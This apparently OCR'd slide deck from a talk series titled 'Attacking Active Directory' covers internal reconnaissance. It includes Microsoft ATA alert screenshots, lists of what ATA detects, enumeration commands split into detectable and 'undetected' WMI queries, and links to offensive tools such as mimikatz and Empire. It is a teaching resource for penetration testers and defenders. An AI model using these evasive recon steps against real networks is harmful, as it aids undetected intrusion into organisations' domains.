
Top users at risk — users list

10	contoso\jonathan.wolcott	Sales	*elevated privileges*	1	8	1
1	contoso\eva.macias	Finance	*elevated privileges*	0	1	0
1	contoso\cleo.garza	Security		0	0	1

@h3xg4m3s

Attacking Active Directory
Built-in Defenses

Microsoft ATA



Remote execution attempt detected

The following remote execution attempts were performed on DC1 from VICTIM-PC:

- Successful remote creation of PSEXESVC by Nuck Chorris.
- Attempted remote execution of one or more WMI methods by Nuck Chorris.

4:05 PM – 4:07 PM Jul 17, 2017

TIME	ACCOUNTS (1)	CREATED	RESULT	VIA DOMAIN CONTROLLERS (1)
7/17/17 4:07 PM	Nuck Chorris	PSEXESVC %SystemRoot%\PSEXESVC....	Success	DC1
7/17/17 4:05 PM	Nuck Chorris	Unknown WMI Me...	Unknown	DC1

@h3xg4m3s

Attacking Active Directory ATA Detects

- Abnormal Sensitive Group Modification
- Broken trust between computers and domain
- Brute force attack using LDAP simple bind
- Encryption downgrade activity
- Brute-Force Password Attacks
- Golden Tickets
- Honeytoken activity
- Identity theft using Pass-the-Hash attack
- Identity theft using Pass-the-Ticket attack
- Malicious Data Protection Private Information Request
- Malicious replication requests
- Massive object deletion
- Privilege escalation using forged authorization data
- Reconnaissance using directory services queries
- Reconnaissance using DNS
- Reconnaissance using SMB Session Enumeration
- Remote execution attempt detected
- Sensitive account credentials exposed & Services exposing account credentials
- Suspicious authentication failures
- Suspicion of identity theft based on abnormal behavior
- Unusual protocol implementation

Enumeration
ATP/A Detectable

- echo %userdomain%
- echo %logonserver%
- echo %homepath%
- echo %homedrive%
- net share
- net accounts
- systeminfo
- tasklist /svc
- gpresult /z

- net localgroup Administrators
- netsh advfirewall show allprofiles state
- systeminfo
- $env:ComSpec
- $env:USERNAME
- $env:USERDOMAIN
- $env:LOGONSERVER
- Tree $home
- *net cmds

Enumeration
ATP/A Undetectable

Undetected (so far): WMI

- wmic process list brief
- wmic group list brief
- wmic computersystem list
- wmic process list /format:list
- wmic ntdomain list /format:list
- wmic useraccount list /format:list
- wmic group list /format:list
- wmic sysaccount list /format:list
- wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
- Get-WMIObject -Class Win32_UserAccount -Filter "LocalAccount='True'"

Attacking Active Directory
Pt3 Review

Host Enum

Network Enum

Identify paths to DA


@h3xg4m3s

Attacking Active Directory Next Time!

- ✓ Lateral Movement
- ✓ Sliding into your DCs

and

- ✓ OWNING THE DOMAIN



Attacking Active Directory References!

Command and General Infosec
https://rmusser.net/docs/
or https://github.com/rmusser01/Infosec_Reference/tree/master/Draft

All things AD Security w/Emphasis on protection and detection
https://adsecurity.org/

Powershell, AD, Random

- https://blog.harmj0y.net/
- https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata
- http://www.labofapenetrationtester.com/
- https://www.christophertruncer.com/
- https://wald0.com/?p=112
- https://blog.cptjesus.com/
- https://posts.specterops.io/archive
- http://www.exploit-monday.com/

@h3xg4m3s

Attacking Active Directory References!

Tokens and ACL stuffs!

- https://secureidentity.se/acl-dacl-sacl-and-the-ace/
- https://blogs.technet.microsoft.com/askds/2017/04/05/using-debugging-tools-to-find-token-and-session-leaks/
- https://adsecurity.org/?page_id=1821
- https://clymb3r.wordpress.com/2013/11/03/powershell-and-token-impersonation/
- http://www.itprotoday.com/security/understanding-process-tokens
- https://raw.githubusercontent.com/hatRiot/token-priv/master/abusing_token_eop_1.0.txt
- https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/amp/
- https://www.blackhat.com/docs/eu-17/materials/eu-17-Thompson-Red-Team-Techniques-For-Evading-Bypassing-And-Disabling-MS-Advanced-Threat-Protection-And-Advanced-Threat-Analytics.pdf
- https://foxglovesecurity.com/2016/01/16/hot-potato/


Attacking Active Directory References!

Tools!

- https://github.com/EmpireProject/Empire
- https://github.com/BloodHoundAD/BloodHound
- https://github.com/byt3bl33d3r/CrackMapExec
- https://www.metasploit.com/
- https://github.com/PowerShellMafia
- https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon ~powerview
- https://github.com/danielbohannon/Invoke-CradleCrafter
- https://live.sysinternals.com/
- https://github.com/gentilkiwi/mimikatz
- https://github.com/leechristensen/UnmanagedPowerShell

Attacking Active Directory
Road Map

Part 1: High-level Overview and Flow
Part 2: Infrastructure and Initial Footholds
Part 3: Internal Recon, Identifying Attack Paths
Part 4: Lateral Movement, Taking the Domain
Part 5: Post-Ex? Automation? Exfiltration?
Avoiding Detection? Persistence?



@h3xg4m3s

Ryan Preston ~ Depth Security

Teaching an XSS Workshop at Bsides KC on 4/20

https://bsideskc2018.busyconf.com/bookings/new

Ryan Preston ~ Depth Security

Send me feedback!

Slides: https://github.com/h3xg4m3s

Twitter: @h3xg4m3s

*Slides also linked in latest tweet

Slack: awsm